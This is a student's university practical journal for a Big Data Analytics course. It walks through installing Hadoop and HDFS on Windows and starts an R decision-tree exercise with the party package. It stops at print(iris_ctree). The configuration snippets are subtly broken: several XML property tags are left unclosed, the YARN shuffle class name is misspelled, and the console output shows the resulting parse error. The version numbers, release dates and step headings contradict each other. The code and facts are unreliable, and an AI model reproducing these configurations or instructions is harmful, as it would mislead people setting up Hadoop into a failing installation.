



NURTURING POTENTIAL

SAKET GYANPEETH'S

SAKET COLLEGE OF ARTS, SCIENCE AND COMMERCE

KALYAN (EAST)

ACADEMIC YEAR 2023-24

M.Sc. Information Technology

Part I Semester II

SUBMITTED BY

Mr. SAKET SUBHASH PANDEY

AS PRESCRIBED BY UNIVERSITY OF MUMBAI





NURTURING POTENTIAL

SAKET GYANPEETH'S
SAKET COLLEGE OF ARTS, SCIENCE AND COMMERCE
(Permanently Affiliated to University of Mumbai)

NAAC Accredited B Grade

Saket Vidyanagri Marg, Chinchpada Road, Katemanivali,
Kalyan (East) -421306(Mah)

Department of Information Technology

This is to certify that

Mr. SAKET SUBHASH PANDEY Seat No. _____

of

M.Sc. Information Technology

Part I Semester II

has satisfactorily carried out the required practical in the subject

of **BIG DATA ANALYTICS** _____

For the Academic year 2023 – 2024

Practical In-Charge

Head of the Department

College Seal

INDEX

<u>Sr. No.</u>	<u>Practical Aim</u>	<u>Signature</u>
1.	Install, configure and run Hadoop and HDFS	
2.	Implement Decision tree classification techniques	
3.	Classification using SVM	
4.	Implement an application that stores big data in Hbase /MongoDB and manipulate it using R / Python	
5.	Write Program Naive baye's theorem's	
6.	Write a Program showing implementation of Regression model.	
7.	Write a Program showing clustering.	


PRACTICAL NO : 1

Aim: Install, configure and run Hadoop and HDFS

Description:

Hadoop Installation.

Step 1: download java jdk first .the package size 168.67MB




Step 2: download Hadoop binaries from the official website. The binary package size is about 342 MB.

Download


Hadoop is released as source code tarballs with corresponding binary tarballs for convenience. The downloads are distributed via mirror sites and should be checked for tampering using GPG or SHA-256.

Version	Release date	Source download	Binary download	Release notes
3.2.2	2021-Jan-9	source [checksum signatures]	binary [checksum signatures]	Announcements
2.10.1	2020-Sep-21	source [checksum signatures]	binary [checksum signatures]	Announcements
3.1.4	2020-Aug-8	source [checksum signatures]	binary [checksum signatures]	Announcements
3.8.0	2020-Jul-14	source [checksum signatures]	binary [checksum signatures] binary [archaic checksum signatures]	Announcements

Step 3: After finishing the file download, we should unpack the package using 7zip in two steps. First, we should extract the hadoop-3.2.1.tar.gz library, and then, we should unpack the extracted tar file:



Step 4: When the “Advanced system settings” dialog appears, go to the “Advanced” tab and click on the “Environment variables” button located on the bottom of the dialog.



Step 5: Check the version of java

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19041.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hp>javac
Usage: javac <options> <source files>
Where possible options include:
  -g                         Generate all debugging info
  -g:none                     Generate no debugging info
  -g:{lines,vars,source}        Generate only some debugging info
  -nowarn                     Generate no warnings
  -verbose                    Output messages about what the compiler is doing
  -deprecation                Output source locations where deprecated APIs are used
  -classpath <path>           Specify where to find user class files and annotation processor
  -cp <path>                  Specify where to find user class files and annotation processor
  -sourcepath <path>          Specify where to find input source files
  -bootclasspath <path>       Override location of bootstrap class files
  -extdirs <dirs>              Override location of installed extensions
  -endorseddirs <dirs>        Override location of endorsed standards path
  -proc:{none,only}            Control whether annotation processing and/or compilation is o
  -processor <class1>[,<class2>,<class3>...] Names of the annotation processors to run; by
```
C:\Users\hp>java -version
java version "1.8.0_291"
Java(TM) SE Runtime Environment (build 1.8.0_291-b10)
Java HotSpot(TM) 64-Bit Server VM (build 25.291-b10, mixed mode)
```

#### Step 6: Configuration core-site.xml


|                        |                  |                  |
|------------------------|------------------|------------------|
| container-executor.cfg | 07-07-2020 01:03 | CFG File         |
| core-site.xml          | 19-05-2021 17:57 | XML File         |
| hadoop-env.cmd         | 19-05-2021 17:57 | Windows Comma... |

```
core-site.xml ●

C: > hadoop > etc > hadoop > core-site.xml
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="configuration.xsl"?>
3
4 <configuration>
5
6 <property>
7 | | <name>fs.defaultFS</name>
8 | | <value>hdfs://localhost:9000</value>
9 <property>
10 </configuration>
```

#### Step 7: Configuration core-site.xml

|                   |                  |              |
|-------------------|------------------|--------------|
| hdfs-rbf-site.xml | 07-07-2020 00:26 | XML File     |
| hdfs-site.xml     | 19-05-2021 17:58 | XML File     |
| https-env.sh      | 07-07-2020 00:25 | Shell Script |




```

C:\hadoop>etc>hadoop>core-site.xml
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="configuration.xsl"?>
3
4 <configuration>
5 <property>
6 <name>dfs.replication</name>
7 <value>1</value>
8 </property>
9 <property>
10 <name>dfs.namenode.name.dir</name>
11 <value>C:\hadoop\data\namenode</value>
12
13 </property>
14 <property>
15 <name>dfs.datanode.data.dir</name>
16 <value>C:\hadoop\data\datanode</value>
17 </property>
18 </configuration>

```

#### Step 8: Configuration core-site.xml

|                            |                  |               |
|----------------------------|------------------|---------------|
| mapred-queues.xml.template | 07-07-2020 01:04 | TEMPLATE File |
| mapred-site.xml            | 19-05-2021 17:58 | XML File      |
| ssl-client.xml.example     | 07-07-2020 00:16 | EXAMPLE File  |




```

C:\hadoop>etc>hadoop>mapred-site.xml
1 <?xml version="1.0"?>
2 <?xml-stylesheet type="text/xsl" href="configuration.xsl"?>
3
4 <configuration>
5 <property>
6 <name>mapreduce.framework.name</name>
7 <value>yarn</value>
8 </property>
9 </configuration>

```


#### Step 9: Configuration core-site.xml


|                              |                  |                 |
|------------------------------|------------------|-----------------|
| yarnservice-loq4j.properties | 07-07-2020 01:03 | PROPERTIES File |
| yarn-site.xml                | 19-05-2021 17:58 | XML File        |



```
C:\> hadoop>etc>hadoop> yarn-site.xml
1 <?xml version="1.0"?>
2 <configuration>
3 <!-- Site specific YARN configuration properties -->
4 <property>
5 <name>yarn.nodemanager.aux-services</name>
6 <value>mapreduce_shuffle</value>
7 <property>
8 <property>
9 <name>yarn.nodemanager.aux-services.mapreduce.shuffle.class</name>
10 <value>org.apache.hadoop.mapred.shuffleHandles</value>
11 <property>
12 </configuration>
```

Step 10: When the “Advanced system settings” dialog appears, go to the “Advanced” tab and click on the “Environment variables” button located on the bottom of the dialog.






Step 11: let's check Hadoop install Successfully

```
C:\Windows\system32\cmd.exe
Java(TM) SE Runtime Environment (build 1.8.0_291-b10)
Java HotSpot(TM) 64-Bit Server VM (build 25.291-b10, mixed mode)

C:\Users\hp>hdfs namenode -format
2021-05-23 17:17:11,111 INFO namenode.NameNode: STARTUP_MSG:
*****STARTUP_MSG: Starting NameNode
STARTUP_MSG: host = DESKTOP-VUUFK2Q/192.168.0.104
STARTUP_MSG: args = [-format]
STARTUP_MSG: version = 3.3.0
STARTUP_MSG: classpath = C:\hadoop\etc\hadoop;C:\hadoop\share\hadoop\common;C:\hadoop\share\hadoop\conf;C:\hadoop\share\hadoop\lib\animal-sniffer-annotations-1.17.1.jar;C:\hadoop\share\hadoop\lib\asm-5.0.4.jar;C:\hadoop\share\hadoop\common\lib\audience-annotations-0.5.0.jar;C:\hadoop\share\hadoop\common\lib\checker-qual-2.5.2.jar;C:\hadoop\share\hadoop\common\lib\commons-cli-1.2.jar;C:\hadoop\share\hadoop\common\lib\commons-collections-3.2.2.jar;C:\hadoop\share\hadoop\common\lib\commons-configuration2-2.1.1.jar;C:\hadoop\share\hadoop\common\lib\commons-io-2.5.jar;C:\hadoop\share\hadoop\common\lib\commons-net-3.6.jar;C:\hadoop\share\hadoop\common\lib\curator-client-4.2.0.jar;C:\hadoop\share\hadoop\common\lib\curator-recipes-4.2.0.jar;C:\hadoop\share\hadoop\common\lib\driftwood-common\lib\failureaccess-1.0.jar;C:\hadoop\share\hadoop\common\lib\gson-2.2.4.jar;C:\hadoop\share\hadoop\common\lib\hadoop-annotations-3.3.0.jar;C:\hadoop\share\hadoop\common\lib\hadoop-shaded protobuf_3_7-1.0.0.jar;C:\hadoop\share\hadoop\common\lib\htrace-core4-4.1.0-incubating.jar;C:\hadoop\share\hadoop\common\lib\httpclient-4.5.11.jar;C:\hadoop\share\hadoop\common\lib\httpcore-4.4.10.jar;C:\hadoop\share\hadoop\common\lib\j2objc-annotations-1.1.jar
```




```

Apache Hadoop Distribution

DEPRECATED: Use of this script to execute hdfs command is deprecated.
Instead use the hdfs command for it.
2021-05-23 17:19:33,116 INFO namenode.NameNode: STARTUP_MSG:
*****STARTUP_MSG: Starting NameNode
STARTUP_MSG: host = DESKTOP-WURK20/192.168.0.104
STARTUP_MSG: args = []
STARTUP_MSG: version = 3.3.0
STARTUP_MSG: classpath = C:\hadoop\etc\hadoop;C:\hadoop\share\hadoop\common;C:\hadoop\share\hadoop\common\lib\accessor-s-smart-1.2.jar;C:\hadoop\share\hadoop\common\lib\avro-sniffer-annotations-1.17.jar;C:\hadoop\share\hadoop\common\lib\asm-5.0.4.jar;C:\hadoop\share\hadoop\common\lib\audience-annotations-0.5.0.jar;C:\hadoop\share\hadoop\common\lib\avro-1.7.7.jar;C:\hadoop\share\hadoop\common\lib\checker-qual-2.5.2.jar;C:\hadoop\share\hadoop\common\lib\commons-beanutils-1.9.4.jar;C:\hadoop\share\hadoop\common\lib\commons-cli-1.2.jar;C:\hadoop\share\hadoop\common\lib\commons-codec-1.11.jar;C:\hadoop\share\hadoop\common\lib\commons-collections-3.2.2.jar;C:\hadoop\share\hadoop\common\lib\commons-compress-1.19.jar;C:\hadoop\share\hadoop\common\lib\commons-configuration-2.1.1.jar;C:\hadoop\share\hadoop\common\lib\commons-daemon-1.0.13.jar;C:\hadoop\share\hadoop\common\lib\commons-io-2.5.jar;C:\hadoop\share\hadoop\common\lib\commons-lang3-3.1.7.jar;C:\hadoop\share\hadoop\common\lib\commons-logging-1.1.3.jar;C:\hadoop\share\hadoop\common\lib\commons-math3-3.1.1.jar;C:\hadoop\share\hadoop\common\lib\commons-net-3.6.jar;C:\hadoop\share\hadoop\common\lib\commons-text-1.4.jar;C:\hadoop\share\hadoop\common\lib\curator-client-4.2.0.jar;C:\hadoop\share\hadoop\common\lib\curator-framework-4.2.0.jar;C:\hadoop\share\hadoop\common\lib\curator-recipes-4.2.0.jar;C:\hadoop\share\hadoop\common\lib\dnsjava-2.1.7.jar;C:\hadoop\share\hadoop

```




```

at com.ctc.wstx.sr.StreamScanner.throwParseError(StreamScanner.java:491)
at com.ctc.wstx.sr.StreamScanner.throwParseError(StreamScanner.java:475)
at com.ctc.wstx.sr.BasicStreamReader.reportWrongEndElement(BasicStreamReader.java:3365)
at com.ctc.wstx.sr.BasicStreamReader.readEndElement(BasicStreamReader.java:3292)
at com.ctc.wstx.sr.BasicStreamReader.nextFromTree(BasicStreamReader.java:2911)
at com.ctc.wstx.sr.BasicStreamReader.next(BasicStreamReader.java:1123)
at org.apache.hadoop.conf.Configuration$Parser.parseNext(Configuration.java:3347)
at org.apache.hadoop.conf.Configuration$Parser.parse(Configuration.java:3141)
at org.apache.hadoop.conf.Configuration.loadResource(Configuration.java:3034)
... 9 more

```

Step 12: Let check bin



```

C:\Windows\system32\cmd.exe

C:\Users\hp>cd C:\hadoop\sbin

C:\hadoop\sbin>start-all.cmd
This script is Deprecated. Instead use start-dfs.cmd and start-yarn.cmd
starting yarn daemons

C:\hadoop\sbin>

```

## PRACTICAL NO : 2

**Aim:** Implement Decision tree classification techniques

### Description:

Decision tree builds classification or regression models in the form of a tree structure. It breaks down a dataset into smaller and smaller subsets while at the same time an associated decision tree is incrementally developed. The final result is a tree with **decision nodes** and **leaf nodes**

**Step 1:** The package "party" has the function ctree() which is used to create and analyze decision tree.

```
|> install.packages("party")
```

**Step 2:** Load the party package. It will automatically load other# dependent packages  
Print some records from data set readingSkills.

```
> library("party")
> print(head(readingskills))
 nativespeaker age shoesize score
1 yes 5 24.83189 32.29385
2 yes 6 25.95238 36.63105
3 no 11 30.42170 49.60593
4 yes 7 28.66450 40.28456
5 yes 11 31.88207 55.46085
6 yes 10 30.07843 52.83124
>
```

**Step 3 :** Call function ctree to build a decision tree. The first parameter is a formula, which defines a target variable and a list of independent variables.

```
> library("party")
> str(iris)
'data.frame': 150 obs. of 5 variables:
 $ Sepal.Length: num 5.1 4.9 4.7 4.6 5 5.4 4.6 5 4.4 4.9 ...
 $ Sepal.Width : num 3.5 3 3.2 3.1 3.6 3.9 3.4 3.4 2.9 3.1 ...
 $ Petal.Length: num 1.4 1.4 1.3 1.5 1.4 1.7 1.4 1.5 1.4 1.5 ...
 $ Petal.Width : num 0.2 0.2 0.2 0.2 0.2 0.4 0.3 0.2 0.2 0.1 ...
 $ Species : Factor w/ 3 levels "setosa","versicolor",...: 1 1 1 1 1 1 1 1 1 1 ...
```

```

> iris_ctree <- ctree(Species ~ Sepal.Length + Sepal.Width + Petal.Length + Petal.Width, data=iris)
> print(iris_ctree)

